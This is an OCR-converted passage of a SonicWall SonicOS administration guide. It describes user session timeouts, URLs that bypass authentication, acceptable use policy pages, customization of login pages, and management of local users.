- Select **Allow HTTP login with RADIUS CHAP mode** to have a CHAP challenge be issued when a RADIUS user attempts to log in using HTTP. This allows for a secure connection without using HTTPS, preventing the browser from sending the password in clear text over HTTP. Be sure to check that the RADIUS server supports this option.

  NOTE: Administrators who log in using this method will be restricted in the management operations they can perform (because some operations require the appliance to know the administrator's password, which is not the case for this authentication method).

User Session Settings

The setting listed below applies to all users when authenticated through the SonicWall.

- **Inactivity timeout (minutes)**: users can be logged out of the SonicWall after a preconfigured inactivity time. Enter the number of minutes in this field. The default value is **15** minutes.


User Session Settings for SSO-Authenticated Users

If a user is identified to the SonicWall via an SSO mechanism, but no traffic has yet been received from the user, they are put into an inactive state where they are not using up resources and remain in that state until traffic is received.

Some SSO mechanisms do not give any way for the firewall to actively re-identify a user, and if users identified by such mechanisms do not send traffic, they will remain in the inactive state until the firewall receives a logout notification for the user. For other users who can be re-identified, if they stay inactive and do not send traffic, they will be aged-out and removed after a period that can be set here (pause the mouse over the setting for additional information).

If an SSO-identified user, who has been actively logged in, is timed out due to inactivity, then users who cannot be re-identified (see above) are returned to the inactive state. Here you can choose whether to do the same for other users who would otherwise be logged out on inactivity. Doing this avoids overhead and possible delays in re-identifying the user should they become active again.

NOTE: There is an option on the **Users > Status** page to choose whether to include these inactive users in the list displayed there, and if they are included they are shown greyed. For more information, see Viewing User Status.




Configure the following options:

- **On inactivity timeout make users inactive instead of logging out**: Select this option if you do not want inactive users to be logged out.
- **Age out inactive users after (minutes)**: Enter the number of minutes after which inactive users will be aged-out and removed if they stay inactive and do not send traffic. The minimum time is 10 minutes, the maximum time is 10000 minutes, and the default time is 60 minutes.

  NOTE: As the reasons for keeping inactive users separate from the active users is to minimize the resources used to manage them, the age-out timer runs only once every 10 minutes; thus, it can take up to 10 minutes longer than the specified time.

User Session Settings for Web Login




- **Enable login session limit for web logins**: you can limit the time a user is logged into the SonicWall by selecting the check box and typing the amount of time, in minutes, in the **Login session limit (minutes)** field. The default value is **30** minutes.
- **Show user login status window**: causes a status window to display with a **Log Out** button during the user's session. This window must be kept open throughout the user's session as closing it will log the user out. The user clicks the **Log Out** button to log out of their session.

  The **User Login Status** dialog displays the number of minutes the user has left in the login session. The user can set the remaining time to a smaller number of minutes by entering the number and clicking the **Update** button.

  NOTE: If this status window is not enabled, then users may be unable to log out, and so a login session limit must be set to ensure that they do eventually get logged out.

  If the user is a member of the SonicWall Administrators or Limited Administrators user group, the **User Login Status** window has a **Manage** button the user can click to automatically log into the SonicWall appliance's management interface. See Disabling the User Login Status Popup for information about disabling the **User Login Status** window for administrative users. See Configuring Local Groups for group configuration procedures.
- **User's login status window sends heartbeat every (seconds)**: Sets the frequency of the heartbeat signal used to detect whether the user still has a valid connection. If this mechanism detects and logs out allows users who disconnect without logging out.
- **Enable disconnected user detection**: Causes the SonicWall to detect when a user's connection is no longer valid and end the session.
- **Timeout on heartbeat from user's login status window (minutes)**: Sets the time needed without a reply from the heartbeat before ending the user session.
- **Open user's login status window in the same window rather than in a popup**: To open user's login status window in the same window rather than in a popup. This is useful for browsers that block pop-ups.

Other Global User Settings



Allow these HTTP URLs to bypass users authentication access rules: Define a list of URLs users can connect to without authenticating.

Topics:

- Define HTTP URLS to bypass Authentication
- Auto-Configuration of URLs to Bypass User Authentication

Define HTTP URLS to bypass Authentication

To add a URL to the list:

1 Click **Add** below the URL list. The **Add URL** dialog displays.

2 Enter the top level URL you are adding, for example, `www.SonicWall.com`. All sub directories of that URL are included, such as `www.SonicWall.com/us/Support.html`.

- For wildcard matching, prefix with `*.` and/or suffix with …, for example: `*.windowsupdate.com`…
- To allow access to a file on any host, prefix with `*/`, for example: `*/wpad.dat`.


3 Click on **OK** to add the URL to the list.

Auto-Configuration of URLs to Bypass User Authentication

You can use the Auto-Configure utility to temporarily allow traffic from a single specified IP address to bypass authentication. The destinations that traffic accesses are then recorded and used to allow that traffic to bypass user authentication. Typically, this is used to allow traffic such as anti-virus updates and Windows updates.

To auto-configure the URL bypass list:

1 On the **Users > Settings** page, under the **Other Global User Settings** heading, click the **Auto-configure** button. The **Policy User Authentication Bypass Auto-Configuration** dialog displays.



2 Enter the **IP address** that you want to allow traffic from and click **Start**.

3 Run the traffic that needs to bypass authentication. Traffic that would otherwise be blocked by firewall rules needing authentication will be allowed through and the destinations recorded. As traffic is detected, the destination addresses will be recorded in the window.

4 To convert a specific address to a more generic wildcard, select the address and click **Convert to wildcard**.

5 To convert a specific address to a more generic class B (16-bit) or class C (24-bit) network, select the address, click either **Class B** or **Class C** and click **Convert to network(s)**.


TIP: Windows Updates access some destinations via HTTPS, and those can only be tracked by IP address. However, the actual IP addresses accessed each time may vary and so rather than trying to set up a bypass for each such IP address, it may be better to use the **Convert to network(s)** option to set it up to allow bypass for HTTPS to all IP addresses in that network.

6 When you have detected all of the necessary addresses, click **Stop.**

7 Click **Save Selected**.

TIP: You may want to run updates multiple times in case the destinations that are accessed may vary.

Acceptable Use Policy




An acceptable use policy (AUP) is a policy that users must agree to follow in order to access a network or the Internet. It is common practice for many businesses and educational facilities to require that employees or students agree to an acceptable use policy before accessing the network or Internet through the SonicWall.

The **Acceptable Use Policy** section allows you to create the AUP message window for users. You can use HTML formatting in the body of your message. Clicking the **Example Template** button creates a preformatted HTML template for your AUP window; see Creating an Example Template.

- **Display on login from** - Select the network interface(s) you want to display the Acceptable Use Policy page when users login. You can choose **Trusted Zones, WAN Zone**, **Public Zones**, **Wireless Zones**, and **VPN Zone** in any combination.
- **Window size (pixels)** - Allows you to specify the size of the AUP window defined in pixels:
  - Width: minimum is 400 pixels, maximum is 1280, and the default is **460**.
  - Height: minimum is 200 pixels, maximum is 1024, and the default is **310**.

  Checking the **Enable scroll bars on the window** allows the user to scroll through the AUP window contents.
- **Enable scroll bars on window** - Turns on the scroll bars if your content will exceed the display size of the window.

- **Acceptable use policy page content** - Enter your text in the **Acceptable Use Policy** field. You can include HTML formatting. The page that is displayed to the user includes an **I Accept** button or **Cancel** button for user confirmation.



Creating an Example Template

1 Click the **Example Template** button to populate the content with the default AUP template, which you can modify:

```
<font face=arial size=3>
<center><b><i>Welcome to the SonicWall</center></b></i>
<font size=2>
<table width="100%" border="1">
<tr><td>
<font size=2>
<br><br><br>
<center>Enter your usage policy terms here.
<br><br><br>
</td></tr>
</table>
Click "I Accept" only if you wish to accept these terms and continue,
or otherwise select "Cancel".
```

2 Click the **Preview** button to display your AUP message as it will appear for the user.

3 To close the window, click either the **I Accept** or **Cancel** button.

Customize Login Pages

SonicOS provides the ability to customize the text of the login authentication pages that are presented to users. You can translate the login-related pages with their own wording and apply the changes so that they take effect without rebooting.

Although the entire SonicOS interface is available in different languages, sometimes you do not want to change the entire UI language to a specific local language. However, if the firewall requires authentication before users can access other networks, or enables external access services (for example, VPN, SSL-VPN), those login related pages usually should be localized to make them more usable for typical users.

The Customizable Login Pages feature provides the following functionality:


- Keeps the style of original login by default
- Allows you to customize login related pages
- Allows you to use the default login related pages as templates
- Allows you to save customized pages into system preferences
- Allows you to preview their changes before saving to preferences
- Presents customized login related pages to typical users

The following login-related pages can be customized:

- Login Authentication
- Logged Out
- Login Full
- Login Disallowed
- Login Lockout
- Login Status
- Guest Login Status
- User Login Message
- Policy Access Barred
- Policy Access Down
- Policy Access Unavailable
- Policy Login Redirect
- Policy SSO Probe Failure
- Admin Preempt
- User Password Update

To customize a login page:

1 On the **Users > Settings** page, scroll down to the **Customize Login Pages** section.



2 Select the page to be customized from the **Select Login Page** drop-down menu.

3 Scroll to the bottom of the page and click **Default** to load the default content for the page.

4 Edit the content of the page.

> **NOTE:** The `var strXXX =` lines in the template pages are customized JavaScript Strings. You can change them into your preferring wording. Modifications should follow the JavaScript syntax. You can also edit the wording in the HTML section.

> **CAUTION: Verify the HTML of your custom login page before deploying it because HTML errors may cause the login page to not function properly. An alternative login page is always available for you in case a customized login page has any issues. To access the alternate login page, manually input the URL `http://(device_ip)/defauth.html` or `https://(device_ip)/defauth.html` directly into the address line of browser (case sensitive). The default login page without any customization is then displayed, allowing you to login as normal and reset your customized login related pages.**


5 Click **Preview** to preview how the customized page will look.

6 When you are finished editing the page, click **Accept**.

Leave the **Login Page Content** field blank, and apply the change to revert the default page to users.

Configuring Local Users


Local Users are users stored and managed on the security appliance's local database. In the **Users > Local Users** page, you can view and manage all local users, add new local users, and edit existing local users. You can also import users from your LDAP server.



Topics:

- Configuring Local User Settings
- Viewing, Editing, and Deleting Local Users
- Adding Local Users
- Editing Local Users
- Importing Local Users from LDAP

Configuring Local User Settings



The following global settings can be configured for all local users in the **Local User Settings** section of the **Users > Local Users** page:


- **Apply password constraints for all local users** - Applies the password constraints that are specified on the **System > Administration** page to all local users.

  NOTE: This does not affect the default "admin" user account.

- **Prune expired user account** - For a user account that is configured with a limited lifetime, selecting this check box causes the user account to be deleted after the lifetime expires. Disable this check box to have the account simply be disabled after the lifetime expires. The administrator can then re-enable the account by resetting the account lifetime.

Viewing, Editing, and Deleting Local Users

You can view all the groups to which a user belongs on the **Users > Local Users** page in the table in the **Local Users** section. Click the **Expand** icon next to a user to view the group memberships for that user.



The three columns to the right of the user's name list the privileges for the user. The expanded view displays the groups from which the user gets each privilege.


- Hover the mouse pointer over the **Comment** icon in the VPN Access column to view the network resources to which the user has VPN access.
- In the expanded view, click the **Remove** icon under **Configure** to remove the user from a group.
- Click the **Edit** icon under **Configure** to edit the user.
- Click the **Delete** icon under **Configure** to delete the user or group in that row.

Adding Local Users

You can add local users to the internal database on the SonicWall security appliance from the **Users > Local Users** page. Users can be added manually, as described here, or you can import users from an LDAP server, as described in the Importing Local Users from LDAP.

To manually add local users to the database:

1 Click **Add User**. The **Add User** dialog displays.



2 On the **Settings** tab, type the user name into the **Name** field.

3 In the **Password** field, type a password for the user. Passwords are case-sensitive and should consist of a combination of letters and numbers rather than names of family, friends, or pets.

4 Confirm the password by retyping it in the **Confirm Password** field.

5 Optionally, select the **User must change password** check box to force users to change their passwords the first time they log in.

6 Optionally, select the **Require one-time passwords** check box to enable this functionality requiring SSL VPN users to submit a system-generated password for two-factor authentication.

TIP: If a Local User does not have one-time password enabled, while a group it belongs to does, make sure the user's email address is configured, otherwise this user cannot log in.

7 Enter the user's email address so they may receive one-time passwords in the **E-mail Address** field.

8 In the **Account Lifetime** drop-down menu, select one of these:


- **Never expires** to make the account permanently.
- **Minutes**, **Hours**, or **Days** to specify a lifetime after which the user account will either be deleted or disabled.

  If you select a limited lifetime, the **Prune expired user account** check box displays and is selected by default. When selected, the user account will be deleted after the lifetime expires. Disable this check box to have the account simply be disabled after the lifetime expires. You can then re-enable the account by resetting the account lifetime.

9 Optionally enter a comment in the **Comment** field.


10 On the **Groups** tab, under **User Groups**, select one or more groups to which the user will belong, and click the arrow button -> to move the group name(s) into the **Member of** list. The user will be a member

of the selected groups. To remove the user from a group, select the group from the **Member of** list, and click the left arrow button <-.




11 The **VPN Access** tab configures which network resources VPN users (either GVC, NetExtender, or Virtual Office bookmarks) can access. On the **VPN Access** tab, select one or more networks from the **Networks** list and click the right arrow button **(->)** to move them to the **Access List** column. To remove the user's access to a network, select the network from the **Access List**, and click the left arrow button (**<-**).

NOTE: The **VPN access** tab affects the ability of remote clients using GVC, NetExtender, and Virtual Office bookmarks to access network resources. To allow GVC, NetExtender, or Virtual Office users to access a network resource, the network address objects or groups must be added to the "allow" list on the **VPN Access** tab.



12 On the **Bookmark** tab, you can add, edit, or delete Virtual Office bookmarks for each user who is a member of a related group.



NOTE: Users must be members of the SSLVPN Services group before you can configure Bookmarks for them.

13 Click **OK** to complete the user configuration.

Editing Local Users

You can edit local users from the **Users > Local Users** screen.

To edit a local user:

1 In the list of users, click the **Edit** icon under **Configure** in same line as the user you want to edit.

2 Configure the **Settings**, **Groups**, **VPN Access,** and **Bookmark** tabs exactly as when adding a new user. See Adding Local Users.

Importing Local Users from LDAP

You can configure local users on the SonicWall by retrieving the user names from yoSonicWallur LDAP server. The **Import from LDAP** button launches a dialog box containing the list of user names available for import to the SonicWall.


Having users on the SonicWall with the same name as existing LDAP/AD users allows SonicWall user privileges to be granted upon successful LDAP authentication.

